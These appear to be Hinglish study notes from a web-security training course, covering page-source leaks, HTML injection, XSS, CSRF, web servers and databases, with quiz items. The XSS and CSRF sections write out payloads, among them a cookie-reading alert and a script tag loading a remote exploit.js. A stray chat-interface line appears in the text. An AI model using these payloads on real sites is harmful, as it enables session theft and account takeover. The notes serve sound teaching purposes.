Agar kisi Front End vulnerability ka use karke admin users ko target kiya jata hai, toh iske kai serious results ho sakte hain, jaise:

- Unauthorized access (bina permission ke access milna).
- Sensitive data tak access milna.
- Service disruption (service ka kaam karna band ho jana).
- Aur bhi bahut kuch.

Web application penetration testing ka zyada focus **Back End** components aur unke kaam karne ke tareeke ko test karne par hota hai.

Lekin **Front End** components ko bhi vulnerabilities ke liye test karna zaroori hai.

Kyunki kabhi-kabhi Front End ki vulnerabilities ka use karke sensitive features, jaise Admin Panel ka access mil sakta hai.

Isse poora server bhi hack (compromise) ho sakta hai.

Sensitive Data Exposure ka matlab hai sensitive information ka bina chhupaye, normal text (clear-text) mein user ko dikhai dena.

Ye problem aksar web application ke Front End ke **Source Code** ya **Page Source** mein milti hai.

Yahan hum website ke HTML source code ki baat kar rahe hain, Back End code ki nahi. Back End code normally sirf server par hota hai.

Hum browser mein kisi bhi website ka Page Source dekh sakte hain:

1. Website par Right-click karo.
2. **View Page Source** par click karo.

Kabhi-kabhi developer website par Right-click disable kar deta hai.

Lekin isse Page Source dekhna band nahi hota. Hum **Ctrl + U** press karke ya **Burp Suite** jaise Web Proxy se bhi Page Source dekh sakte hain.


Ab Google.com ka Page Source dekhte hain.

1. Google.com open karo.
2. Right-click karo aur **View Page Source** select karo.

3. Browser mein ek naya tab open hoga.
4. Uska URL hoga: **view-source:https://www.google.com/**

Yahan hum **HTML**, **JavaScript** aur external links dekh sakte hain.

Thoda time nikal kar Page Source ko explore karo.



Kabhi-kabhi humein web page ke Source Code ke comments ya external **JavaScript** code mein kuch sensitive information mil sakti hai.

Jaise:

- Login credentials (username aur password).
- Hashes.
- Doosra sensitive data.

Iske alawa humein kuch aur sensitive information bhi mil sakti hai.

Jaise:

- Hidden links ya directories.
- Users ki personal information.

Hum is information ka use karke web application ke andar apna access badha sakte hain ya web application ke supporting infrastructure tak bhi pahunch sakte hain.

Jaise:

- Webserver
- Database server


Isi wajah se jab bhi hum kisi web application ki testing shuru karte hain, toh sabse pehle uske Page Source Code ko check karna chahiye.

Taaki humein aasani se milne wali vulnerabilities (low-hanging fruit) mil sakein.

Jaise exposed credentials ya hidden links.

Example

Pehli nazar mein, ye Login Form bilkul normal lagta hai. Ismein kuch bhi unusual nahi dikhai deta.



Ab is web page ka **Page Source** dekhte hain.

```
<form action="action_page.php" method="post">

    <div class="container">
        <label for="uname"><b>Username</b></label>
        <input type="text" required>

        <label for="psw"><b>Password</b></label>
        <input type="password" required>

        <!-- TODO: remove test credentials test:test -->

        <button type="submit">Login</button>
    </div>
</form>

</html>
```

Hum dekh sakte hain ki developers ne kuch comments add kiye the, jinhe woh remove karna bhool gaye.

In comments ke andar **Test Credentials** (testing ke liye username aur password) maujood hain.

```
<!-- TODO: remove test credentials test:test -->
```

Ye comment developers ko yaad dilane ke liye likha gaya lagta hai ki test credentials ko remove karna hai.

Lekin kyunki ye comment abhi tak remove nahi kiya gaya hai, ho sakta hai ki ye credentials abhi bhi kaam kar rahe hon.

Developers ke comments mein login credentials milna bahut common nahi hai. Lekin Source Code check karte waqt humein aur bhi kai important aur sensitive information mil sakti hain.

Jaise:

- Test pages ya directories.
- Debugging parameters.
- Hidden functionalities.

Aise kai automated tools available hain, jinka use karke hum Page Source Code ko scan aur analyze kar sakte hain.

Ye tools possible paths, directories aur doosri sensitive information ko identify karne mein help karte hain.

Is tarah ki information ka use karke hum web application mein aur zyada access paa sakte hain.

Isse humein Back End components par attack karne aur server ka control paane mein madad mil sakti hai.

Prevention

Ideally, Front End ke Source Code mein sirf wahi code hona chahiye jo web application ke functions ko chalane ke liye zaroori hai.

Usmein koi extra code ya comments nahi hone chahiye, jo web application ke sahi se kaam karne ke liye zaroori nahi hain.

Hamesha ye zaroori hai ki hum us code ko check karein jo Page Source ke through end-users ko dikh sakta hai. Ya phir tools ki madad se check karein ki kahin koi sensitive information expose toh nahi ho rahi.

Source Code mein alag-alag types ke data ko pehchanna bhi zaroori hai aur ye control karna chahiye ki Client-Side par kaunsa data dikhaya ja sakta hai aur kaunsa nahi.

Developers ko Client-Side code bhi check karna chahiye, taaki koi unnecessary comments ya hidden links na reh jaayein.

Iske alawa, Front End developers **JavaScript Code Packing** ya **Obfuscation** ka use kar sakte hain, taaki JavaScript code ke through sensitive data expose hone ke chances kam ho jaayein.

Ye techniques automated tools ko is tarah ka data dhoondhne se rokne mein madad kar sakti hain.

Q . Check the above login form for exposed passwords. Submit the password as the answer.
Ans.

Hint :- Use ctrl+u to show source in Firefox, or right click > View Page Source

---

HTML Injection

Front End Security ka ek aur important part hai **User Input ko Validate aur Sanitize karna.**

Kai cases mein user ke input ko validate aur sanitize karne ka kaam Back End par hota hai.

Lekin kuch cases mein user ka input Back End tak pahunchta hi nahi hai. Us input ko poori tarah Front End par hi process aur display kiya jata hai.

Isliye user ke input ko **Front End aur Back End dono jagah Validate aur Sanitize karna bahut zaroori hai.**

HTML Injection tab hota hai jab user ke input ko bina filter kiye web page par dikha diya jata hai.

Ye do tarah se ho sakta hai:

1. Pehle submit kiye gaye code ko dobara dikhana. Jaise Back End database se kisi user ka comment nikal kar web page par dikhana.

2. JavaScript ke through user ke input ko bina filter kiye directly Front End par dikhana.

Jab user ke paas apne input ko display karne ka poora control hota hai, toh woh HTML code submit kar sakta hai aur browser us code ko web page ke part ke roop mein dikha sakta hai.

Ismein malicious **HTML** code bhi ho sakta hai, jaise ek fake Login Form.

Iska use users ko dhokha dekar login karwane ke liye kiya ja sakta hai. Lekin asal mein user ke login credentials ek malicious server par bheje jaate hain, jahan unhe doosre attacks ke liye collect kiya jata hai.

HTML Injection ka ek aur example **Web Page Defacing** hai.

Ismein attacker naya **HTML** code inject karke:

- Web page ka design badal sakta hai.
- Malicious advertisements laga sakta hai.
- Poore web page ko badal sakta hai.


Is tarah ke attack se web application ko host karne wali company ki reputation ko bahut nuksan pahunch sakta hai.

Example

Niche diya gaya example ek bahut hi simple web page hai, jisme ek button hai "Click to **enter your name**" (Apna naam enter karne ke liye click karein).

Jab hum is button par click karte hain, toh ye humse apna naam enter karne ke liye kehta hai. Uske baad hamara naam is tarah display karta hai:

"**Your name is ..."** (Aapka naam ... hai).



Agar input sanitization nahi lagaya gaya hai, toh ye web page **HTML Injection** aur **Cross-Site Scripting (XSS)** attacks ka aasaan target ban sakta hai.

Hum page ke source code ko check karte hain aur dekhte hain ki usmein bilkul bhi input sanitization nahi ki gayi hai.

Kyunki ye page user se input leta hai aur bina kisi checking ya filtering ke us input ko seedha web page par display kar deta hai.

Is this conversation helpful so far?

```html
<!DOCTYPE html>
<html>

<body>
    <button onclick="inputFunction()">Click to enter your name</button>
    <p id="output"></p>

    <script>
        function inputFunction() {
            var input = prompt("Please enter your name", "");

            if (input != null) {
                document.getElementById("output").innerHTML = "Your name is " +
input;
            }
        }
    </script>
</body>

</html>
```

HTML Injection ko test karne ke liye hum apne naam ki jagah HTML code ka ek chhota sa snippet enter kar sakte hain.

Phir dekhenge ki kya woh code web page ke ek part ke roop mein display hota hai ya nahi.

Hum neeche diye gaye code ko test karenge, jo web page ki background image ko change kar deta hai.

```
<style> body { background-image:
url('https://academy.hackthebox.com/images/logo.svg'); } </style>
```

Q. What text would be displayed on the page if we use the following payload as our input: Click Me
Ans.

Hint :- Use the full text displayed on the page as the answer "Your ..."

Cross-Site Scripting (XSS)

HTML Injection vulnerabilities ka use karke hum aksar **Cross-Site Scripting (XSS)** attacks bhi kar sakte hain.

Iske liye hum **JavaScript** code inject karte hain, jo client-side par execute hota hai.

Jab hum victim ki machine par code execute kar sakte hain, toh hum potentially victim ke account ya yahan tak ki uski machine ka access bhi hasil kar sakte hain.

XSS practical terms mein **HTML Injection** ke bahut similar hai.

Lekin **XSS** mein sirf **HTML** code inject karne ke bajay, zyada advanced client-side attacks perform karne ke liye **JavaScript** code inject kiya jata hai.

XSS ke 3 main types hote hain:

Type	Description
Reflected XSS	Jab user ka input process hone ke baad web page par display hota hai. (Jaise: Search result ya error message).
Stored XSS	Jab user ka input back-end database mein save ho jata hai aur baad mein retrieve karne par web page par display hota hai. (Jaise: Posts ya comments).
DOM XSS	Jab user ka input directly browser mein dikhaya jata hai aur **HTML DOM** object mein likha jata hai. (Jaise: Vulnerable username ya page title).

HTML Injection wale example mein humne dekha tha ki input sanitization bilkul bhi nahi ki gayi thi.

Isliye, ho sakta hai ki wahi web page **XSS** attacks ke liye bhi vulnerable ho.

Hum payload ke roop mein neeche diya gaya **DOM XSS JavaScript** code inject karne ki koshish kar sakte hain.

Ye code humein current user ki cookie value dikha sakta hai.

```
#"><img src=/ onerror=alert(document.cookie)>
```

Jab hum apna payload enter karke **OK** par click karte hain, toh humein ek alert window pop-up hoti hui dikhti hai, jisme cookie ki value hoti hai.



Ye payload **HTML** document tree ko access karta hai aur **cookie** object ki value ko retrieve karta hai.

Jab browser hamare input ko process karta hai, toh use ek naye **DOM** ke roop mein consider kiya jata hai. Iske baad hamara **JavaScript** execute hota hai aur ek popup mein cookie ki value display karta hai.

Ek attacker iska fayda uthakar cookie sessions chura sakta hai aur unhe apne paas bhej sakta hai. Phir attacker cookie value ka use karke victim ke account mein authenticate hone ki koshish kar sakta hai.

Isi attack ka use web application ke users ke against kai tarah ke doosre attacks perform karne ke liye bhi kiya ja sakta hai.

XSS ek bahut bada topic hai, jise aane wale modules mein detail mein cover kiya jayega.

Q. Try to use XSS to get the cookie value in the above page
Ans.

Hint :- You can borrow the XSS payload we used earlier in this section. Enter the cookie value as the answer, without 'cookie='.

Cross-Site Request Forgery (CSRF)

Teesre type ki front-end vulnerability, jo unfiltered user input ki wajah se hoti hai, use **Cross-Site Request Forgery (CSRF)** kehte hain.

CSRF attacks mein **XSS** vulnerabilities ka use karke web application par kuch queries aur **API** calls perform ki ja sakti hain, jisme victim pehle se authenticated (logged-in) hota hai.

Isse attacker authenticated user ki tarah actions perform kar sakta hai.

Isi kaam ko perform karne ke liye attacker doosri vulnerabilities ka bhi use kar sakta hai, jaise attacks ke liye **HTTP** parameters ka use karna.

Web application mein higher privileged access hasil karne ke liye ek common **CSRF** attack mein attacker ek **JavaScript** payload banata hai, jo automatically victim ka password us value mein change kar deta hai, jo attacker ne set ki hoti hai.

Jab victim vulnerable page par us payload ko dekhta hai (jaise: ek malicious comment jisme **JavaScript CSRF** payload hota hai), toh **JavaScript** code automatically execute ho jata hai.

Ye victim ke logged-in session ka use karke uska password change kar deta hai.

Jab password change ho jata hai, toh attacker victim ke account mein login kar sakta hai aur us account ko control kar sakta hai.

CSRF ka use admins par attack karne aur unke accounts ka access hasil karne ke liye bhi kiya ja sakta hai.

Admins ke paas usually sensitive functions ka access hota hai. Kabhi-kabhi in functions ka use back-end server par attack karne aur uska control hasil karne ke liye bhi kiya ja sakta hai.

Ye is baat par depend karta hai ki particular web application mein admins ko kaun-kaun si functionalities di gayi hain.

Isi example ko follow karte hue, session cookie return karne wale **JavaScript** code ki jagah hum ek remote .**js** (**JavaScript**) file load karenge, jaise ki neeche diya gaya hai:

```
"><script src=//www.example.com/exploit.js></script>
```

exploit.js file mein malicious **JavaScript** code hoga, jo user ka password change kar deta hai.

Is case mein **exploit.js** develop karne ke liye attacker ko is web application ke password change karne ke procedure aur **APIs** ki knowledge honi zaroori hai.

Attacker ko aisa **JavaScript** code banana hoga, jo required functionality ko copy kare aur automatically execute kare.

Yaani, aisa **JavaScript** code jo is particular web application ke liye hamara password change kar de.

Prevention

Back-end par user input ko detect aur filter karne ke liye security measures hone chahiye.

Lekin ye bhi bahut zaroori hai ki user input ko back-end tak pahunchne se pehle hi front-end par filter aur sanitize kiya jaye.

Ye khaas taur par tab zaroori hai, jab code ko back-end se communicate kiye bina directly client-side par display kiya ja sakta ho.

User input accept karte waqt 2 main security controls apply karne chahiye:

Type	Description
Sanitization	User input ko display ya store karne se pehle usmein se special characters aur non-standard characters ko remove karna.
Validation	Ye ensure karna ki user dwara submit kiya gaya input expected format se match karta ho. (Jaise: submit kiya gaya email, email ke correct format mein ho).

Iske alawa, displayed output ko bhi sanitize karna aur usmein se sabhi special/non-standard characters ko clear karna important hai.

Agar koi attacker front-end aur back-end dono ke sanitization aur validation filters ko bypass karne mein successful ho jata hai, tab bhi front-end par koi nuksaan nahi hona chahiye.

Jab hum user input aur displayed output ko sanitize aur/ya validate kar lete hain, toh humein **HTML Injection** aur **XSS** jaise attacks ko prevent karne mein madad milni chahiye.

Ek doosra solution **Web Application Firewall (WAF)** implement karna hai. Ye automatically injection attempts ko prevent karne mein madad kar sakta hai.

Lekin dhyan dene wali baat hai ki WAF solutions ko bypass bhi kiya ja sakta hai. Isliye developers ko coding best practices follow karni chahiye aur attacks ko detect/block karne ke liye sirf WAF par depend nahi rehna chahiye.

XSS se bachne ke liye modern browsers mein built-in protections hoti hain, jo **JavaScript** code ko automatically execute hone se block karti hain.

CSRF ke case mein, most modern web applications mein anti-CSRF mechanisms hote hain, jaise har session ya request ke liye ek unique token require karna.

Iske alawa, **HTTP**-level security protections bhi hoti hain, jaise **SameSite** cookie attribute (**SameSite=Strict** ya **Lax**).

Ye browser ko cross-origin requests ke saath authentication cookies bhejne se rokne ya restrict karne mein madad karta hai.

Functional security protections bhi help kar sakti hain, jaise password change karne se pehle user se uska password dobara enter karwana. Isse **CSRF** attack ka impact kam ho sakta hai.

In sabhi security measures ke hone ke bawajood, kuch situations mein inhe bypass kiya ja sakta hai.

Isi wajah se **XSS** aur **CSRF** jaisi vulnerabilities abhi bhi web application users ke liye serious risks bani hui hain.

In security measures ko additional layers of protection ke roop mein dekhna chahiye, primary security protection ke roop mein nahi.

Developers ko ensure karna chahiye ki unki applications shuru se hi secure design ki gayi hon aur unmein pehle se hi aisi vulnerabilities na hon.

OWASP ki ye **Cross-Site Request Forgery Prevention Cheat Sheet** attack aur usse bachne ke methods ko aur detail mein explain karti hai.

Back End Servers

Back-end server ek hardware aur operating system hota hai, jo back end par maujood hota hai aur web application ko chalane ke liye zaroori sabhi applications ko host karta hai.


Yahi real system hota hai, jo web application ke sabhi processes ko run karta hai aur un sabhi tasks ko perform karta hai, jinse poori web application milkar banti hai.

Back-end server, **Data Access Layer** mein fit hota hai.

Software

Back-end server ke andar baaki ke 3 back-end components hote hain:

- **Web Server**
- **Database**
- **Development Framework**



Back-end server par kuch doosre software components bhi ho sakte hain, jaise Hypervisors, Containers aur WAFs.

Back-end servers ke liye "Stacks" ke kai popular combinations hote hain, jinmein back-end components ka ek specific set hota hai.

Kuch common examples is tarah hain:

Combinations	Components
LAMP	`Linux`, `Apache`, `MySQL`, and `PHP`.
WAMP	`Windows`, `Apache`, `MySQL`, and `PHP`.
WINS	`Windows`, `IIS`, `.NET`, and `SQL Server`
MAMP	`macOS`, `Apache`, `MySQL`, and `PHP`.
XAMPP	Cross-Platform, `Apache`, `MySQL`, and `PHP/PERL`.

Hum Web Solution Stacks ki ek complete list is article mein dekh sakte hain.

Hardware

Back-end server mein sabhi zaroori hardware maujood hote hain. Is hardware ki power aur performance capabilities decide karti hain ki web application kitni stable aur fast response dene wali hogi.

Jaise ki humne pehle **Architecture** section mein discuss kiya tha, bahut saari architectures, khaaskar badi web applications ke liye, is tarah design ki jaati hain ki unka workload (kaam ka load) kai back-end servers mein distribute ho jaye.

Ye sabhi servers milkar ek hi tarah ke tasks perform karte hain aur end-user tak web application pahunchate hain.

Web applications ka ek hi back-end server par directly run hona zaroori nahi hai. Ye Data Centers aur Cloud Hosting Services ka bhi use kar sakti hain, jo web application ke liye virtual hosts provide karti hain.

Q. What operating system is 'WAMP' used with?
Ans.

Web Servers

Ek **Web Server** ek application hoti hai jo back-end server par run karti hai.

Ye client-side browser se aane wale saare **HTTP traffic** ko handle karti hai.

- Client ki request ko receive karti hai.
- Request ko uske maange gaye web page tak pahunchati hai.
- Finally, client-side browser ko response bhejti hai.

Web servers usually TCP ke **port 80 ya 443** par run karte hain.

Web server ki responsibility hoti hai:

- End-users ko web application ke alag-alag parts se connect karna.
- Users ki requests ko handle karna.
- Un requests ke responses browser ko bhejna.

Workflow

Ek normal web server client-side se HTTP requests accept karta hai aur unke response mein alag-alag HTTP responses aur codes bhejta hai.

Jaise:

- **200 OK** – Jab request successfully complete ho jaati hai.
- **404 NOT FOUND** – Jab hum aisa web page request karte hain jo exist nahi karta.
- **403 FORBIDDEN** – Jab hum kisi restricted page ko access karne ki request karte hain, lekin humein uski permission nahi hoti.

Isi tarah web server situation ke according alag-alag HTTP response codes bhejta hai.



Niche diye gaye kuch sabse common **HTTP Response Codes** hain:

Code	Description
Successful responses	**Request successfully complete hone ka response**
200 OK	Request successfully complete ho gayi.
Redirection messages	**Request ko kisi doosre URL par redirect karna.**
301 Moved Permanently	Requested resource ka URL permanently change ho gaya hai.
302 Found	Requested resource ka URL temporarily change hua hai.
Client error responses	**Client ki request mein error hona.**
400 Bad Request	Server request ko samajh nahi paya kyunki uski syntax invalid thi.
401 Unauthorized	Bina authentication ke page access karne ki koshish ki gayi.
403 Forbidden	Client ke paas us content ko access karne ki permission nahi hai.
404 Not Found	Server requested resource ko find nahi kar pa raha hai.
405 Method Not Allowed	Server request method ko jaanta hai, lekin us resource ke liye us method ko use karne ki permission nahi hai.
408 Request Timeout	Client ki request ka wait karte waqt server ka timeout ho gaya. Kuch servers idle connection par bhi ye response bhejte hain.

Server error responses	**Server ki taraf se error hona.**
500 Internal Server Error	Server ke andar koi aisi problem aa gayi jise woh handle nahi kar pa raha hai.
502 Bad Gateway	Server gateway ki tarah kaam kar raha tha, lekin use doosre server se invalid response mila.
504 Gateway Timeout	Server gateway ki tarah kaam kar raha hai, lekin use doosre server se time par response nahi mila.

Web servers HTTP requests ke andar different types ke user input bhi accept karte hain, jaise text, JSON aur binary data (jaise file upload karne ke liye).

Jab web server ko web request receive hoti hai, toh uski responsibility hoti hai:

1. Request ko uske destination tak pahunchana.
2. Request ke liye zaroori processes ko run karna.
3. Client-side user ko response return karna.

Web server jin pages aur files ko process karta hai aur jin tak traffic ko pahunchata hai, unhe **Web Application Core Files** kaha jata hai.

Example:

Niche Linux terminal mein **cURL** utility ka use karke ek web page request karne ka example diya gaya hai.

Is example mein server ka response receive kiya ja raha hai aur **-I** flag ka use kiya gaya hai.

-I flag response ke sirf **HTTP Headers** display karta hai.

```
Toxicx01@htb[/htb]$ curl -I https://academy.hackthebox.com

HTTP/2 200
date: Tue, 15 Dec 2020 19:54:29 GMT
content-type: text/html; charset=UTF-8
...SNIP...
```

Jabki **cURL** command ka yeh example humein webpage ka **source code** dikhata hai:

```
Toxicx01@htb[/htb]$ curl https://academy.hackthebox.com

<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Cyber Security Training : HTB Academy</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

Web applications ko run karne ke liye kai tarah ke **Web Server Types** ka use kiya ja sakta hai.

Inmein se jyadatar web servers har tarah ki complex HTTP requests ko handle kar sakte hain aur usually free hote hain.

Hum **Python**, **JavaScript** aur **PHP** jaisi programming languages ka use karke apna basic web server bhi develop kar sakte hain.

Lekin har programming language ke liye ek popular web application available hai, jo bahut saare web traffic ko handle karne ke liye optimized hoti hai.

Isse humein apna khud ka web server banane mein lagne wala time bach jata hai.



[Apache] (ya **httpd**) internet par sabse zyada use hone wala web server hai. Internet ki 40% se zyada websites ko host karta hai.

Apache usually jyadatar **Linux** distributions mein pehle se installed aata hai.

Isse Windows aur macOS servers par bhi install kiya ja sakta hai.

Apache ka use usually web application development mein PHP ke saath kiya jata hai.

Lekin ye doosri languages ko bhi support karta hai, jaise:

- **.Net**
- **Python**
- **Perl**
- **Bash** (CGI ke through)

Users **Apache** ke alag-alag modules install karke iski functionality ko badha sakte hain aur zyada programming languages ka support add kar sakte hain.

Example:

Agar users ko **Apache** par **PHP** files serve karni hain, toh unhe back-end server par do cheezein install karni hongi:

1. **PHP** – PHP files ko run karne ke liye.
2. **mod_php** module – Apache ko PHP support dene ke liye.

Apache ek **open-source project** hai. Iska matlab hai ki community ke users iska source code access kar sakte hain, bugs ko fix kar sakte hain aur vulnerabilities ko find kar sakte hain.

Apache ko achhe se maintain kiya jata hai aur vulnerabilities se bachane ke liye ismein regularly security patches aur updates diye jate hain, taaki attackers iska exploitation na kar sakein.

Iske alawa, **Apache** ki documentation bhi bahut achhi hai. Isliye web server ke different parts ko use aur configure karna relatively easy hota hai.

Apache ka use commonly startups aur chhoti companies karti hain, kyunki iske liye development karna easy hai.

Lekin kuch badi companies bhi **Apache** ka use karti hain, jinmein shamil hain:

```
Apple                    Adobe                    Baidu
```

NGINX



NGINX internet par doosra sabse zyada use hone wala web server hai. Internet ki lagbhag 30% websites ko **NGINX** host karta hai.

NGINX ka main focus ek hi samay par (concurrently) bahut saari web requests ko handle karna hai, aur is kaam ke liye bahut kam memory aur CPU ka use karna hai. Ye kaam karne ke liye **NGINX Async Architecture** ka use karta hai.

Is wajah se **NGINX** popular web applications aur duniya ki badi companies ke liye ek bahut hi reliable web server hai.

Yahi reason hai ki zyada traffic wali websites mein **NGINX** sabse popular web server hai. Duniya ki top 100,000 websites mein se lagbhag 60% websites **NGINX** ka use karti hain.

NGINX free aur open-source bhi hai. Isse bhi humein wahi saare benefits milte hain jinke baare mein hum pehle padh chuke hain, jaise security aur reliability.

Kuch popular websites jo **NGINX** ka use karti hain, unmein shamil hain:

```
Google    Facebook    Twitter    Cisco    Intel    Netflix    HackTheBox
```

IIS



IIS (Internet Information Services) internet par teesra sabse zyada use hone wala web server hai. Internet ki lagbhag **15%** websites ko **IIS** host karta hai.

IIS ko Microsoft develop aur maintain karta hai. Ye mainly Microsoft Windows Servers par run hota hai.

IIS ka use usually un web applications ko host karne ke liye hota hai jo Microsoft ke **.NET Framework** par develop ki jaati hain.

Lekin iska use doosri programming languages, jaise **PHP** mein develop ki gayi web applications ko host karne ke liye bhi kiya ja sakta hai. Iske alawa, **FTP** jaisi doosri services ko bhi host kar sakta hai.

Iske alawa, **IIS** ko Active Directory ke saath kaam karne ke liye bahut achhe se optimize kiya gaya hai.

Ismein **Windows Auth** jaise features bhi hote hain, jo Active Directory ka use karke users ko authenticate karte hain.

Iski madad se users automatically web applications mein sign in kar sakte hain.

Bhale hi **IIS** sabse popular web server nahi hai, lekin bahut saari badi organizations iska use apne web server ke roop mein karti hain.

Inmein se bahut si organizations apne back end mein Windows Server ka use karti hain ya apni organization ke andar Active Directory par bahut zyada depend karti hain.

Kuch popular websites jo IIS ka use karti hain, unmein shamil hain:

```
Microsoft        Office365        Skype        Stack Overflow        Dell
```

In teeno web servers ke alawa bhi kai doosre commonly used web servers hain.

Jaise:

- **Apache Tomcat: Java** web applications ko host karne ke liye use hota hai.
- **Node.JS:** Un web applications ke liye use hota hai jo back end mein **JavaScript** ka use karke develop ki jaati hain.

Q. If a web server returns an HTTP code 201, what does it stand for?
Ans.

Hint :- **Submit just the code name, without the code number. For example, for the code (200 OK), the answer would be just 'OK'.**

Databases

Web applications data aur information ko store karne ke liye back end mein **Databases** ka use karti hain.

Ismein kai tarah ka data store kiya ja sakta hai, jaise:

- **Core web application assets:** Images aur files.
- **Web application content:** Posts aur updates.
- **User data:** Usernames aur passwords.

Database ki madad se web applications aasani se aur jaldi data ko store aur retrieve (wapas nikal) kar sakti hain.

Isse **Dynamic Content** bhi possible hota hai, jiska matlab hai ki har user ko alag-alag content dikhaya ja sakta hai.

Databases kai alag-alag types ke hote hain. Har database kisi particular type ke kaam ke liye suitable hota hai.

Most developers database choose karte waqt kuch important characteristics dekhte hain, jaise:

- **Speed:** Data ko kitni jaldi store aur retrieve kar sakta hai.
- **Size:** Database kitni badi quantity mein data store kar sakta hai.
- **Scalability:** Jaise-jaise web application grow karti hai, database bhi uske according kitna grow kar sakta hai.
- **Cost:** Database ko use aur maintain karne mein kitna kharcha aata hai.

Relational (SQL)

Relational (SQL) Databases apna data Tables, Rows aur Columns mein store karte hain.

Har table ki apni unique key ho sakti hai, jiska use karke hum alag-alag tables ko aapas mein connect kar sakte hain aur unke beech relationship bana sakte hain.

Example:

Humare paas ek relational database hai, jismein **users** naam ki ek table hai.

Is table mein ye columns ho sakte hain:

- **id**
- **username**
- **first_name**
- **last_name**
- Aur bhi kai columns.

